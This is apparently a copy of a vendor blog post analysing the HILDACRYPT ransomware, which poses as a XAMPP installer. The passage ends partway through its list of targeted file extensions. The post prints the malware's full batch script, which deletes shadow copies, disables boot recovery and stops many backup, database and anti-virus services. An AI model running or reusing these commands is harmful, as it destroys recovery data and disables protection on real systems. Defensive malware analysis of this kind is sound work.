
HILDACRYPT: A Ransomware Newcomer Hits Backup and Anti-virus Solutions

acronis.com/en-eu/blog/posts/hildacrypt-ransomware-newcomer-hits-backup-and-anti-virus-solutions/


--+ HILDACRYPT v1.1 +--
Файл
C:/Users/Malware%20Analysis/Desktop/de4dot-net35/HILDACRYPTReadMe.html

hildalolilovesyou@airmail.cc
hildalolilovesyou@memeware.net

HILDACRYPT

No loli is safe ;)

HILDACRYPT ransom note


A new ransomware family was discovered in August 2019. Called HILDACRYPT, it is named after the Netflix cartoon "Hilda" because the TV show's YouTube trailer was included in the ransom note of the original version of the malware.

HILDACRYPT camouflages itself as a legitimate XAMPP installer, which is an easy to install Apache distribution containing MariaDB, PHP, and Perl. However, the cryptolocker's file name 'xamp' differs from the legitimate version. Moreover, the ransomware file does not have a digital signature.

Static analysis

The ransomware file is PE32 .NET Assembly for MS Windows. It is 135168 bytes in size. Both the payload code and the protector's code are written in C#. According to the compilation timestamp, the binary was compiled on September 14, 2019.

While Detect It Easy claims the ransomware was packed with Confuser and ConfuserEx, these obfuscators are the same. ConfuserEx is simply the successor of Confuser, so their code signatures are extremely similar.



File name: C:/Users/Malware Analysis/Desktop/sample.bin/sample.exe

Type: PE Size: 135168


EntryPoint: 0002600a ImageBase: 00400000

NumberOfSections: 0005 SizeOfImage: 00028000

protector Confuser(1.X)[-] S ?
protector ConfuserEx(1.0.0)[-] S ?
library .NET(v4.0.30319)[-] S ?
linker Microsoft Linker(8.0)[EXE32] S ?

Detect It Easy analysis

To be entirely accurate, however, HILDACRYPT is packed with ConfuserEx.



```
[module: ConfusedBy("ConfuserEx v1.0.0")]
[module: SuppressIldasm]
```

HILDACRYPT is packed with ConfuserEx

SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a


Attack vector

Most likely, the ransomware was found on one of the web programming sites pretending to be the legitimate version of XAMPP software.

The whole infection chain can be seen at app.any.run sandbox.

Obfuscation

The ransomware's strings are encrypted when stored. Once launched, HILDACRYPT decodes them with Base64 and AES-256-CBC.




```
    string[] array2;
    array2[4] = Class7.DecryptString("EAAAAHwtFOfT9PjgRkSDeXEPbnk6fmUqMUvmRnWQL1SaHuktVxh7HaD7Y9uvFLVnQeYcBlpQ5vqGLU18Se/
      aYtgGRNDMVxqshpvb026W6p0gEZfuWm9gK4xAyl8CoyX76MO2HXYfIe8JBnBLwvhM8bM/zc8d5qmCHRZ7SiFMtZm/JkwU62FmWXkJvAp5Iq73Og2PvZvZtyrBxMiNiGLtAz5D
      +ed5gwUFtnN14bRCrTKyIVFw2GfdOccyUS76Dpu8VYGlKmsN99YBFfO0kayabj9y59CGxsQEXoF3mJZc+L+L/GeYkR3uEGEhQxspPYiqepZB+bVM
      +V84uvTilcXY3adTpkvNr8ZJNls2RByU/UV6MAJ1wwK8zW4g35Nc4XWaPJ/VTvaon9C97AQhJ0NgBrznW3DThfXoHO6I7ufwOEjLIzDE", Class5.string_0);
    num = (num2 * 2656904919u ^ 1074684803u);
    continue;
}
case 9u:
{
    string[] array2;
    array2[2] = Class7.DecryptString("EAAAACeqHuTzwKAltww+WQShFdcnl4TaLAhlrijgYgmYrn5q", Class5.string_0);
    array2[3] = Class5.string_5;
    num = (num2 * 4065578343u ^ 4194675983u);
    continue;
}
```

HILDACRYPT decodes ransomware strings with Base64 and AES-256-CBC

Installation

First, the ransomware creates a folder in %AppData\Roaming% with a randomly generated GUID (Globally Unique Identifier). After adding the 'bat' file to this location, the ransomware then runs it with cmd.exe:

cmd.exe /c \ JKfgkgj3hjgfhjka.bat \ & exit




```
object[] array;
array[2] = Guid.NewGuid();
```

```
a.5.3.c.5.}............e...C.:.\.U.s.e.r.s.\.M.a.
l.w.a.r.e. .A.n.a.l.y.s.i.s.\.A.p.p.D.a.t.a.\.R.o.
a.m.i.n.g.\.{.b.4.9.c.6.9.b.0.-.e.f.9.e.-.4.e.d.b.
-.8.5.0.3.-.5.7.b.1.b.7.b.a.5.3.c.5.}.\.J.K.f.g.k.
g.j.3.h.j.g.f.h.j.k.a...b.a.t........1_......[...[
```

HILDACRYPT installation process

It then starts the batch script to disable system functions or services.



```
sample.exe          0.62   61,444 K   67,356 K   4556 xamp-setup
  cmd.exe                   5,060 K    4,772 K   1420 Windows Command Processor   Microsoft Corporation
    conhost.exe             6,576 K   10,840 K   6756 Console Window Host         Microsoft Corporation
    net.exe                 1,492 K    4,068 K   3748 Net Command                 Microsoft Corporation
      net1.exe              1,452 K    4,120 K   6524 Net Command                 Microsoft Corporation
  tasklist.exe      3.84    2,624 K    8,784 K   5368 Lists the current running tasks  Microsoft Corporation
    conhost.exe     1.92    6,584 K   10,748 K   7508 Console Window Host         Microsoft Corporation
```

HILDACRYPT disabling system functions and services

The script contains a long list of commands that deletes shadow copies, disables any SQL server, as well as backup and anti-malware solutions.

In addition to attacking popular backup and anti-malware solutions from Veeam, Sophos, Kaspersky, McAfee, and others, for example, it also tries (unsuccessfully) to stop the Acronis Cyber Backup services.

@echo off :: Not really a fan of ponies, cartoon girls are better, don't you think? *vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded bcdedit /set {default} recoveryenabled No bcdedit /set {default} bootstatuspolicy ignoreallfailures vssadmin Delete Shadows /all /quiet net stop SQLAgent$SYSTEM_BGC /y net stop “Sophos Device Control Service” /y net stop macmnsvc /y net stop SQLAgent$ECWDB2 /y net stop “Zoolz 2 Service” /y net stop McTaskManager /y net stop “Sophos AutoUpdate Service” /y net stop “Sophos System Protection Service” /y net stop EraserSvc11710 /y net stop PDVFSService /y net stop SQLAgent$PROFXENGAGEMENT /y net stop SAVService /y net stop MSSQLFDLauncher$TPSAMA /y net stop EPSecurityService /y net stop SQLAgent$SOPHOS /y net stop “Symantec System Recovery” /y net stop Antivirus /y net stop SstpSvc /y net stop MSOLAP$SQL_2008 /y net stop TrueKeyServiceHelper /y net stop sacsvr /y net stop VeeamNFSSvc /y net stop FA_Scheduler /y net stop SAVAdminService /y net stop EPUpdateService /y net stop VeeamTransportSvc /y net stop “Sophos Health Service” /y net stop bedbg /y net stop MSSQLSERVER /y net stop KAVFS /y net stop Smcinst /y net stop MSSQLServerADHelper100 /y net stop TmCCSF /y net stop wbengine /y net stop SQLWriter /y net stop MSSQLFDLauncher$TPS /y net stop SmcService /y net stop ReportServer$TPSAMA /y net stop swi_update /y net stop AcrSch2Svc /y net stop MSSQL$SYSTEM_BGC /y net stop VeeamBrokerSvc /y net stop MSSQLFDLauncher$PROFXENGAGEMENT /y net stop VeeamDeploymentService /y net stop SQLAgent$TPS /y net stop DCAgent /y net stop “Sophos Message Router” /y net stop MSSQLFDLauncher$SBSMONITORING /y net stop wbengine /y net stop MySQL80 /y net stop MSOLAP$SYSTEM_BGC /y net stop ReportServer$TPS /y net stop MSSQL$ECWDB2 /y net stop SntpService /y net stop SQLSERVERAGENT /y net stop BackupExecManagementService /y net stop SMTPSvc /y net stop mfefire /y net stop BackupExecRPCService /y net stop MSSQL$VEEAMSQL2008R2 /y net stop klnagent /y net stop MSExchangeSA /y net stop MSSQLServerADHelper /y net stop SQLTELEMETRY /y net stop “Sophos Clean Service” /y net stop swi_update_64 /y net stop “Sophos Web Control Service” /y net stop EhttpSrv /y net stop POP3Svc /y net stop MSOLAP$TPSAMA*

```
/y net stop McAfeeEngineService /y net stop “Veeam Backup Catalog Data Service” / net stop
MSSQL$SBSMONITORING /y net stop ReportServer$SYSTEM_BGC /y net stop AcronisAgent /y net stop
KAVFSGT /y net stop BackupExecDeviceMediaService /y net stop MySQL57 /y net stop
McAfeeFrameworkMcAfeeFramework /y
```


```
net stop TrueKey /y net stop VeeamMountSvc /y net stop MsDtsServer110 /y net stop SQLAgent$BKUPEXEC /y net
stop UI0Detect /y net stop ReportServer /y net stop SQLTELEMETRY$ECWDB2 /y net stop
MSSQLFDLauncher$SYSTEM_BGC /y net stop MSSQL$BKUPEXEC /y net stop SQLAgent$PRACTTICEBGC /y
net stop MSExchangeSRS /y net stop SQLAgent$VEEAMSQL2008R2 /y net stop McShield /y net stop
SepMasterService /y net stop “Sophos MCS Client” /y net stop VeeamCatalogSvc /y net stop
SQLAgent$SHAREPOINT /y net stop NetMsmqActivator /y net stop kavfsslp /y net stop tmlisten /y net stop
ShMonitor /y net stop MsDtsServer /y net stop SQLAgent$SQL_2008 /y net stop SDRSVC /y net stop IISAdmin /y
net stop SQLAgent$PRACTTICEMGT /y net stop BackupExecJobEngine /y net stop SQLAgent$VEEAMSQL2008R2
/y net stop BackupExecAgentBrowser /y net stop VeeamHvIntegrationSvc /y net stop masvc /y net stop W3Svc /y net
stop “SQLsafe Backup Service” /y net stop SQLAgent$CXDB /y net stop SQLBrowser /y net stop
MSSQLFDLauncher$SQL_2008 /y net stop VeeamBackupSvc /y net stop “Sophos Safestore Service” /y net stop
svcGenericHost /y net stop ntrtscan /y net stop SQLAgent$VEEAMSQL2012 /y net stop MSExchangeMGMT /y net
stop SamSs /y net stop MSExchangeES /y net stop MBAMService /y net stop EsgShKernel /y net stop ESHASRV /y
net stop MSSQL$TPSAMA /y net stop SQLAgent$CITRIX_METAFRAME /y net stop VeeamCloudSvc /y net stop
“Sophos File Scanner Service” /y net stop “Sophos Agent” /y net stop MBEndpointAgent /y net stop swi_service /y
net stop MSSQL$PRACTICEMGT /y net stop SQLAgent$TPSAMA /y net stop McAfeeFramework /y net stop
“Enterprise Client Service” /y net stop SQLAgent$SBSMONITORING /y net stop MSSQL$VEEAMSQL2012 /y net
stop swi_filter /y net stop SQLSafeOLRService /y net stop BackupExecVSSProvider /y net stop
VeeamEnterpriseManagerSvc /y net stop SQLAgent$SQLEXPRESS /y net stop OracleClientCache80 /y net stop
MSSQL$PROFXENGAGEMENT /y net stop IMAP4Svc /y net stop ARSM /y net stop MSExchangeIS /y net stop AVP
/y net stop MSSQLFDLauncher /y net stop MSExchangeMTA /y net stop TrueKeyScheduler /y net stop
MSSQL$SOPHOS /y net stop “SQL Backups” /y net stop MSSQL$TPS /y net stop mfemms /y net stop
MsDtsServer100 /y net stop MSSQL$SHAREPOINT /y net stop WRSVC /y net stop mfevtp /y net stop
msftesql$PROD /y net stop mozyprobackup /y net stop MSSQL$SQL_2008 /y net stop SNAC /y net stop
ReportServer$SQL_2008 /y net stop BackupExecAgentAccelerator /y net stop MSSQL$SQLEXPRESS /y net stop
MSSQL$PRACTTICEBGC /y net stop VeeamRESTSvc /y net stop sophossps /y net stop ekrn /y net stop MMS /y
net stop “Sophos MCS Agent” /y net stop RESvc /y net stop “Acronis VSS Provider” /y net stop
MSSQL$VEEAMSQL2008R2 /y net stop MSSQLFDLauncher$SHAREPOINT /y net stop “SQLsafe Filter Service” /y
net stop MSSQL$PROD /y net stop SQLAgent$PROD /y net stop MSOLAP$TPS /y net stop VeeamDeploySvc /y net
stop MSSQLServerOLAPService /y del %0
```

After disabling the mentioned above services and processes, the cryptolocker collects information about all running processes using the *tasklist* command to make sure that all the needed services were disabled.

```
tasklist v /fo csv
```

This command displays a detailed list of running processes separated with ‘,’.

```
"\"csrss.exe\",\"448\",\"services\",\"0\",\"1896 \",\"unknown\",\"/\",\"0:00:03\",\"/\""
```



```
"\"dllhost.exe\",\"3596\",\"Services\",\"0\",\"6�808 ��\",\"Unknown\",\"�/�\",\"0:00:01\",\"�/�\""
"\"WmiPrvSE.exe\",\"3764\",\"Services\",\"0\",\"13�288 ��\",\"Unknown\",\"�/�\",\"0:02:51\",\"�/�\""
"\"msdtc.exe\",\"3968\",\"Services\",\"0\",\"1�000 ��\",\"Unknown\",\"�/�\",\"0:00:00\",\"�/�\""
"\"NisSrv.exe\",\"4260\",\"Services\",\"0\",\"5�576 ��\",\"Unknown\",\"�/�\",\"0:00:05\",\"�/�\""
"\"svchost.exe\",\"4480\",\"Services\",\"0\",\"10�996 ��\",\"Unknown\",\"�/�\",\"0:00:02\",\"�/�\""
"\"svchost.exe\",\"4692\",\"Services\",\"0\",\"11�160 ��\",\"Unknown\",\"�/�\",\"0:00:11\",\"�/�\""
"\"svchost.exe\",\"4844\",\"Services\",\"0\",\"3�836 ��\",\"Unknown\",\"�/�\",\"0:00:03\",\"�/�\""
@"""sihost.exe"",""4640"",""Console"",""1"",""19�212 ��"",""Running"",""DESKTOP-U8L329T\Malware Analysis"",""0:00:32"",""�/�"""
@"""svchost.exe"",""4468"",""Console"",""1"",""13�296 ��"",""Unknown"",""DESKTOP-U8L329T\Malware Analysis"",""0:00:36"",""�/�"""
@"""svchost.exe"",""5024"",""Console"",""1"",""15�796 ��"",""Running"",""DESKTOP-U8L329T\Malware Analysis"",""0:00:10"",""Windows Push Notifications Platform"""
@"""taskhostw.exe"",""1888"",""Console"",""1"",""11�464 ��"",""Running"",""DESKTOP-U8L329T\Malware Analysis"",""0:00:15"",""Task Host Window"""
"\"svchost.exe\",\"5108\",\"Services\",\"0\",\"2�144 ��\",\"Unknown\",\"�/�\",\"0:00:00\",\"�/�\""
@"""ctfmon.exe"",""4856"",""Console"",""1"",""13�656 ��"",""Running"",""DESKTOP-U8L329T\Malware Analysis"",""0:03:48"",""�/�"""
"\"svchost.exe\",\"2356\",\"Services\",\"0\",\"7�032 ��\",\"Unknown\",\"�/�\",\"0:00:02\",\"�/�\""
@"""explorer.exe"",""1236"",""Console"",""1"",""71�448 ��"",""Running"",""DESKTOP-U8L329T\Malware Analysis"",""0:21:19"",""�/�"""
@"""svchost.exe"",""2968"",""Console"",""1"",""16�504 ��"",""Running"",""DESKTOP-U8L329T\Malware Analysis"",""0:00:05"",""�/�"""
@"""StartMenuExperienceHost.exe"",""5168"",""Console"",""1"",""17�608 ��"",""Running"",""DESKTOP-U8L329T\Malware Analysis"",""0:00:18"",""��砫�� �□"""
@"""RuntimeBroker.exe"",""5352"",""Console"",""1"",""5�776 ��"",""Unknown"",""DESKTOP-U8L329T\Malware Analysis"",""0:00:17"",""�/�"""
@"""RuntimeBroker.exe"",""5616"",""Console"",""1"",""26�796 ��"",""Running"",""DESKTOP-U8L329T\Malware Analysis"",""0:00:44"",""�/�"""
"\"SearchIndexer.exe\",\"5716\",\"Services\",\"0\",\"18�596 ��\",\"Unknown\",\"�/�\",\"0:01:40\",\"�/�\""
@"""ApplicationFrameHost.exe"",""5820"",""Console"",""1"",""11�604 ��"",""Running"",""DESKTOP-U8L329T\Malware Analysis"",""0:00:14"",""Microsoft Edge"""
@"""dllhost.exe"",""5532"",""Console"",""1"",""8�348 ��"",""Running"",""DESKTOP-U8L329T\Malware Analysis"",""0:00:03"",""OleMainThreadWndName"""
@"""RuntimeBroker.exe"",""6196"",""Console"",""1"",""13�744 ��"",""Running"",""DESKTOP-U8L329T\Malware Analysis"",""0:00:06"",""OLEChannelWnd"""
@"""smartscreen.exe"",""6916"",""Console"",""1"",""17�140 ��"",""Running"",""DESKTOP-U8L329T\Malware Analysis"",""0:00:07"",""OLEChannelWnd"""
@"""SecurityHealthSystray.exe"",""6972"",""Console"",""1"",""3�280 ��"",""Running"",""DESKTOP-U8L329T\Malware Analysis"",""0:00:00"",""�/�"""
```

HILDACRYPT displaying running processes

After this check, the ransomware starts the encryption process.

Encryption

File encryption

HILDACRYPT goes through all of the content of found drives, skipping the 'Recycle.Bin' and 'Reference Assemblies\\Microsoft' folders. (The second folder is skipped because it contains the vital files such as dll, pdb, etc. for .Net applications that may affect the ransomware.)

The following list of file extensions is used by the ransomware to find the files to be encrypted:

".vb:.asmx:.config:.3dm:.3ds:.3fr:.3g2:.3gp:.3pr:.7z:.ab4:.accdb:.accde:.accdr:.accdt:.ach:.acr:.act:.adb:.ads:

.agdl:.ai:.ait:.al:.apj:.arw:.asf:.asm:.asp:.aspx:.asx:.avi:.awg:.back:.backup:.backupdb:.bak:.lua:.m:.m4v:.max:

.mdb:.mdc:.mdf:.mef:.mfw:.mmw:.moneywell:.mos:.mov:.mp3:.mp4:.mpg:.mpeg:.mrw:.msg:.myd:.nd:.ndd:.nef:

.nk2:.nop:.nrw:.ns2:.ns3:.ns4:.nsd:.nsf:.nsg:.nsh:.nwb:.nx2:.nxl:.nyf:.tif:.tlg:.txt:.vob:.wallet:.war:.wav:.wb2:.wmv:

.wpd:.wps:.x11:.x3f:.xis:.xla:.xlam:.xlk:.xlm:.xlr:.xls:.xlsb:.xlsm:.xlsx:.xlt:.xltm:.xltx:.xlw:.xml:.ycbcra:.yuv:.zip:.sqlite:

.sqlite3:.sqlitedb:.sr2:.srf:.srt:.srw:.st4:.st5:.st6:.st7:.st8:.std:.sti:.stw:.stx:.svg:.swf:.sxc:.sxd:.sxg:.sxi:.sxm:.sxw:.tex:

.tga:.thm:.tib:.py:.qba:.qbb:.qbm:.qbr:.qbw:.qbx:.qby:.r3d:.raf:.rar:.rat:.raw:.rdb:.rm:.rtf:.rw2:.rwl:.rwz:.s3db:.sas7bdat:

.say:.sd0:.sda:.sdf:.sldm:.sldx:.sql:.pdd:.pdf:.pef:.pem:.pfx:.php:.php5:.phtml:.pl:.plc:.png:.pot:.potm:.potx:.ppam:.pps:

.ppsm:.ppsx:.ppt:.pptm:.pptx:.prf:.ps:.psafe3:.psd:.pspimage:.pst:.ptx:.oab:.obj:.odb:.odc:.odf:.odg:.odm:.odp:.ods:.odt:

.oil:.orf:.ost:.otg:.oth:.otp:.ots:.ott:.p12:.p7b:.p7c:.pab:.pages:.pas:.pat:.pbl:.pcd:.pct:.pdb:.gray:.grey:.gry:.h:.hbk:.hpp:

.htm:.html:.ibank:.ibd:.ibz:.idx:.iif:.iiq:.incpas:.indd:.jar:.java:.jpe:.jpeg:.jpg:.jsp:.kbx:.kc2:.kdbx:.kdc:.key:.kpdx:.doc:.docm:

